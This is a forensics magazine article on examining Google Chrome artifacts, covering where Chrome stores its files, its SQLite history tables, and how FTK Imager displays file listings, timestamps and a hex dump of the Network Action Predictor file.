# EXAMINING GOOGLE CHROME ARTIFACTS

by David Biser

The Internet has grown by leaps and bounds over the course of its existence. There are millions upon millions of users who are browsing the Internet on a daily basis. Some of these are good, some of these are ugly and some of these are just plain old bad! Amongst those who are browsing the Internet are the good guys, who are seeking to enforce the law and conduct digital investigations in order to stop the bad things from happening on the Internet. One major program that these digital investigators can turn to in order to locate evidence is Google Chrome!

### What you will learn:

- Why Chrome matters in forensics
- Where Chrome is stored and in what formats
- What different tools can do with Chrome files and artifacts
- How Chrome time stamps artifacts

### What you should know:

- Basic forensic procedures
- A general knowledge of file storage formats
- Time stamping principles and formats
- Internet history storage

For many forensic examiners the idea of searching through a program such as Google Chrome might come as a surprise. Indeed, as I prepared to write this article I did a search of the Internet looking for more information on the forensic examination of Google Chrome and came up surprising shorthanded! There are some articles out there, and some forensic examiners have done some excellent research into Chrome and it's file dependencies and construction, but over all there isn't much to turn to when you have to examine this program.

Sadly, this program is overlooked amongst forensic examiners, but hopefully this article will change your viewpoint. Chrome holds an amazing amount of information, just waiting for the persistent and thorough forensic examiner to locate it, and use it as evidence! As we begin this article I hope that you know that this type of forensic evidence can be extremely valuable in forensic examinations. This is especially true if you are handling an Internet based examination. Whether it be a child pornography case or an identity theft case or a hacking case, Google Chrome can hold the evidence that you are looking for, if only you knew how to find it!

Chrome is probably the most popular web browser around today. Did I say probably? Alright, it is the most popular web browser in the world today. Take a look at the following chart:





**Figure 1.** *StatCounter Global statistics, http://gs.statcounter.com*

As you can see from the above chart, Chrome is far and ahead of any other browser being used on the global scale. This means that you will probably encounter a computer that has Chrome installed and utilized on it. It also means that as a forensic examiner you should have a grasp of how to examine the artifacts contained within the Google Chrome folder!

Google first released Chrome in a stable user friendly format in December of 2008. Since then it has grown in popularity and use, making it important for you to learn more about it! Chrome utilizes the SQL-lite database format for file storage, much the same as Firefox. But as we delve deeper into Chrome we will see that it is quite a bit different than Firefox.

For the purpose of this article I installed Google Chrome on a computer running Windows XP, and utilized it to conduct some web searches, and browse the Internet for a short period of time. I did not change any of the standard user settings when I downloaded it, but used the default settings. This is usually the manner in which the common user will download and use Chrome, so hopefully it will be relatively close to the real world incidents you will be handling.

Chrome is a highly rated Internet browser amongst users. It has some very good features that appeal to the end user and also provides you, as a forensic examiner, with the opportunity to recover some excellent evidence. Chrome is highly ranked in security, speed and compatibility and ease of use. This is more than likely the reason that Chrome has gained such a large following.



2013 Internet Browser Software Product Comparisons

10-9 Excellent
8-6 Good
5-4 Average
3-2 Poor
1-0 Bad

Print/Email

| Rank | #1 | #2 | #3 | #4 | #5 | #6 | #7 | #8 | #9 | #10 |
|---|---|---|---|---|---|---|---|---|---|---|
| | Google Chrome | Mozilla Firefox | Internet Explorer | Opera | Safari | Maxthon | RockMelt | SeaMonkey | Deepnet Explorer | Avant Browser |
| Reviewer Comments | Read Review | Read Review | Read Review | Read Review | Read Review | Read Review | Read Review | Read Review | Read Review | Read Review |
| Ratings | 9.85 | 9.33 | 9.08 | 9.03 | 8.70 | 8.03 | 7.38 | 6.95 | 6.83 | 6.58 |

**Figure 2.** *2013 Internet Browser Software Product Comparisons, internet-browser-review.toptenreviews.com*

## GOOGLE CHROME LOCATIONS

As a forensic examiner it is always important to know where you can locate the files you need to examine. Google Chrome is a multi-operating system program and is stored in various places, again depending upon the operating system you are using.

In Linux it can be found in `/home/$USER/.config/google-chrome/` and `/home/$USER/.config/chromium/`. Chrome is available in two versions for Linux, one being the official packets distributed by Google. This can be found in the first version stored in /google-chrome. The second version will be Linux distribution versions, which store their files in Chromium. In Windows Vista and 7, C:\Users\"USERNAME"\AppData\Local\Google\Chrome\. In Windows XP it can be located in C:\Documents and Settings\"USERNAME"\Local Settings\Application Data\Google\Chrome\.

Why is this important to know? First, when you are accessing a digital image you should know where you are going to search for evidence. Taking into account the type of case you are working you should be able to determine early on if searching the Chrome databases will be worthwhile early in the case, or if they should be pushed back to later in the search. Knowing the file locations can most definitely ease your search for these files as you go through the file system on your forensic image. Take advantage of the knowledge and save yourself some time!

## GOOGLE CHROME DATABASE FILES

We will be examining Google Chrome version 28.0.1500.72m. There are newer versions available but all utilize the same file system and database structure. Now as we begin to delve deeper into the database that makes up Chrome on your evidence computer we first learn that these files are stored as SQLite databases. We mentioned this earlier in the article and repeat it now. These files will not be easy to translate, search and examine, unless you are very familiar with SQL programming language. This can stop many forensic examiners from being able to fully examine and obtain evidence from Google Chrome.

Thankfully that isn't the end of the matter! No, there are many different tools that you can bring to bear on these files in order to examine them and obtain the information or evidence that is saved within them. We are going to take a look at some of these programs and give you examples of what different types of forensic software will do with Chrome, but first we should take a look at the file system itself.

In SQLite databases there are tables that hold the information we desire to see.

Some of these tables are listed as:


- downloads
- presentation
- keyword_search_terms
- segments

- urls
- meta
- visits
- segment_usage

When conducting a forensic examination the most useful table for many of us is going be the “urls” that contains all the visited URL’s used by the computer’s end user. Another table of interest would be the “visits” table. This table will hold information regarding the web sites visited by the user along with the type of visit and the timestamps, that can so often be highly important in a case. We would probably also find the “downloads” table to be of interest since it is going to hold a list of the downloaded files. Again, this would be extremely important in a child pornography case, for example, where the suspect was downloading these images from the Internet! Knowing that these tables are here and what information is stored within them should provide you with a very good starting point in the examination.

## TOOLS TO HELP YOU EXAMINE CHROME DATABASE FILES

### USING FTK TO EXAMINE CHROME DATABASE FILES



File List


| Name | Size | Type | Date Modified |
|---|---|---|---|
| Cache | 0 | Directory | 6/24/2013 5:44:... |
| Extension State | 0 | Directory | 6/24/2013 5:44:... |
| Extensions | 0 | Directory | 6/24/2013 5:44:... |
| Local Storage | 0 | Directory | 6/24/2013 5:44:... |
| Media Cache | 0 | Directory | 6/24/2013 5:44:... |
| Pepper Data | 0 | Directory | 6/24/2013 5:44:... |
| Session Storage | 0 | Directory | 6/24/2013 5:44:... |
| User StyleSheets | 0 | Directory | 6/24/2013 5:44:... |
| Archived History | 140 | Regular File | 6/24/2013 5:38:... |
| Archived History-jour... | 16 | Regular File | 6/24/2013 5:38:... |
| Bookmarks | 6 | Regular File | 12/20/2012 12:... |
| Bookmarks.bak | 6 | Regular File | 12/20/2012 12:... |
| Cookies | 258 | Regular File | 6/24/2013 5:38:... |
| Cookies-journal | 16 | Regular File | 6/24/2013 5:38:... |
| Current Session | 372 | Regular File | 6/24/2013 5:38:... |

**Figure 3.** *FTK Imager showing Google Chrome File structure*

In Figure 3 we utilize FTK Imager, 3.1.3.2 to take a look at the file structure found in the Chrome database. Since we are examining an SQLite database it is worthy to note that FTK Imager does render the file system and as we proceed along with this tool we will learn that it does many other helpful things!

Here we can see that Chrome has both directory files listed and also regular files. Each one is marked with a date and time stamp. If you look closely at the date and time stamps you will see that FTK Imager renders them in the local time setting of the image these files were retrieved from. This is a great boon to an examiner. Nearly every case a forensic examiner works depends on the date and time stamp of the file system and knowing that these are accurate can easily help an examiner determine which files are of interest and which are not.

Just by glancing at the names of some of these files I am sure you will be interested in what they contain. Bookmarks, cookies, archived history, all could contain valuable evidence that need to be examined. FTK Imager is a free tool that does a surprisingly good job handling these SQLite database files so make good use of it!




File List

| Name | Size | Type | Date Modified |
|---|---|---|---|
| History-journal | 16 | Regular File | 6/24/2013 5:38:... |
| Last Session | 17 | Regular File | 6/9/2013 12:08:... |
| Last Tabs | 12 | Regular File | 6/9/2013 12:08:... |
| Login Data | 12 | Regular File | 12/19/2012 5:5... |
| Login Data-journal | 1 | Regular File | 12/19/2012 5:5... |
| Managed Mode Settin... | 1 | Regular File | 6/24/2013 5:32:... |
| Network Action Predic... | 31 | Regular File | 6/24/2013 5:36:... |
| Network Action Predic... | 14 | Regular File | 6/24/2013 5:36:... |
| Origin Bound Certs | 11 | Regular File | 2/12/2013 8:02:... |
| Origin Bound Certs-jo... | 4 | Regular File | 2/12/2013 8:02:... |
| Preferences | 110 | Regular File | 6/24/2013 5:38:... |
| README | 1 | Regular File | 12/19/2012 5:5... |
| Shortcuts | 12 | Regular File | 6/24/2013 5:36:... |
| Shortcuts-journal | 13 | Regular File | 6/24/2013 5:36:... |
| Top Sites | 136 | Regular File | 6/24/2013 5:37:... |

**Figure 4.** *FTK Imager showing Chrome database files*

So, let us make use of this free tool and look a little closer at some of these files. At random I decided to utilize the date of 06/24/2013 as a pivot point in my investigation. As the pivot point I know that the files that were modified, created, accessed etc. on that date will probably have some bearing on my case and I should take a closer look at them. Here we decide to take a closer look at the file named "Network Action Predictor." Again this is merely a random choice for the purpose of this article, in a real investigation you would, of course, have other viable reasons for examining this file.




```
0230 ···⊛·×··························································
0280 ·······································(·U·60C7FF70-AAB6-4353-9ECB-115C71A58847·
02d0 (·U·6370195E-1834-4DCB-AD91-D7FC1C568A7B·(·U·6A595F48-3308-4E20-83E9-B48FE25A67B
0320 62(·U·6FD76524-8740-468E-B5B0-7F8BF1C19E610(·U·7049ABEF-389B-44F9-A319-936C97448
0370 2204(·U·738647DD-4955-46C9-9335-9F3FD8A67BFF8(·U·745D063F-F444-4604-86C8-C8DED8A
03c0 CA014+(·U·7B0DA4C6-7B1A-4C64-9348-CE95E77BDFA65(·U·7EF2832D-5B94-479E-B606-C1B2F
0410 239A930·(·U·7F76ACAE-953A-44FD-98CC-F643A2F334C6·(·U·864FC56E-A928-436C-B70D-238
0460 08E443017·(·U·8A2645A6-8CAF-4D43-BAA4-FDB121AC4627:(·U·8ADC8A55-34CF-4620-9960-6
04b0 FD779C77DFC·(·U·8B79AAEA-D704-4841-A1B1-F5755F860C99&(·U·8F8039B8-BA44-438C-8CA8
0500 -857EAD719A82?(·U·A8428C19-0855-4C56-80B5-FE1314A96074*(·U·AB9DC65F-352D-4358-9D
0550 44-CE00C2CDDF1A·(·U·AEB1814B-C82E-40E8-8F01-8D7576BE2AAA=(·U·B37957A6-1D88-4D44-
05a0 8BF7-5110728227B9'(·U·B4E305B0-CEFE-472B-A8A2-1FFB52C29735.(·U·B5924AC5-682C-42C
05f0 9-AB47-08C16F4B0DB8·±È-D·········ö······|·ö·································
0640 ································································
0690 ································································
06e0 ································································
0730 ································································
0780 ································································
07d0 ············································?·U9····8F8039B8-BA44-438C-8
0820 CA8-857EAD719A82www.eforensicsmagazinehttp://www.bing.com/search?setmkt=en-US&q=
0870 www.eforensicsmagazine····>·U7····F06486F7-F9EA-44F4-99A4-286F65A25270www.eforen
08c0 sicsmagazinhttp://www.bing.com/search?setmkt=en-US&q=www.eforensicsmagazin···=·U
0910 5····AEB1814B-C82E-40E8-8F01-8D7576BE2AAAwww.eforensicsmagazihttp://www.bing.com
0960 /search?setmkt=en-US&q=www.eforensicsmagazi··}<·U3····E76EE77D-817D-448F-909D-80
09b0 780E3C8E2Bwww.eforensicsmagazhttp://www.bing.com/search?setmkt=en-US&q=www.efore
0a00 nsicsmagaz··±È-···········õ··õ···G·p···Â·ë···=·f···¸·á···3·\···⊛·×··············
0a50 ································································
0aa0 ································································
0af0 ·························(·U·C46C738F-5E7F-40D7-80C1-406A233D6855·(·U·C5948E02-C
```

**Figure 5.** *FTK Imager drill down into network action predicator*

Here FTK Imager allows us to drill down with surprising accuracy into the file we mentioned before. It provides us with some great details of what the file contains. As we can see this file shows a web address of *www.eforensicsmagazine*. It also shows us that this was entered into the Bing search engine by the user. With the date and time stamp in Figure 5 confirmed we know that this user searched for *www.efornesicsmagazine* on this date and time. A surprising amount of information which would greatly aid any investigation.


As I prepared for this article I did this type of exercise with a variety of files and found the results to be the same. FTK Imager did a great job of providing us with a way of getting inside of the SQLite database and taking a look around. But wait, we aren't done with FTK Imager just yet!



- Google
  - E:\Google
    - Picasa2Albums
    - GBScreensaver
    - CrashReports
    - Chrome
      - User Data
        - Temp
        - SwiftShader
        - PepperFlash
        - Default
          - User StyleSheets
          - Session Storage
          - Pepper Data
          - Media Cache
          - Local Storage
          - Extensions
          - Extension State
          - Cache

**Figure 6.** *FTK Image showing Chrome file system*

Now another interesting file in many investigations would one called "Media Cache." This would depend, of course, on the type of investigation you are handling, but for the sake of this article we will take a look here.



File List

| Name | Size | Type | Date Modified |
|---|---|---|---|
| f_000655 | 120 | Regular File | 6/24/2013 5:35:... |
| f_000656 | 88 | Regular File | 6/24/2013 5:35:... |
| f_000657 | 56 | Regular File | 6/24/2013 5:36:... |
| f_000658 | 56 | Regular File | 6/24/2013 5:36:... |
| f_000659 | 41 | Regular File | 6/24/2013 5:36:... |
| f_00065a | 25 | Regular File | 6/24/2013 5:36:... |
| f_00065c | 109 | Regular File | 6/24/2013 5:36:... |
| f_00065d | 123 | Regular File | 6/24/2013 5:36:... |
| f_00065e | 30 | Regular File | 6/24/2013 5:36:... |
| f_00065f | 33 | Regular File | 6/24/2013 5:36:... |
| f_000660 | 60 | Regular File | 6/24/2013 5:36:... |
| f_000661 | 23 | Regular File | 6/24/2013 5:36:... |
| f_000662 | 32 | Regular File | 6/24/2013 5:36:... |
| f_000663 | 66 | Regular File | 6/24/2013 5:36:... |
| f_000664 | 17 | Regular File | 6/24/2013 5:36:... |

**Figure 7.** *FTK Imager closer look at media cache*

So we drill down a little bit more and we see that the media cache folder is filled with files listed as "f_00****." FTK Imager lists them as Regular File and again provides us with date and time stamps as well as file sizes. Let us get a little bit closer!




**Figure 8.** *FTK Imager picture showing Chrome file in media cache*

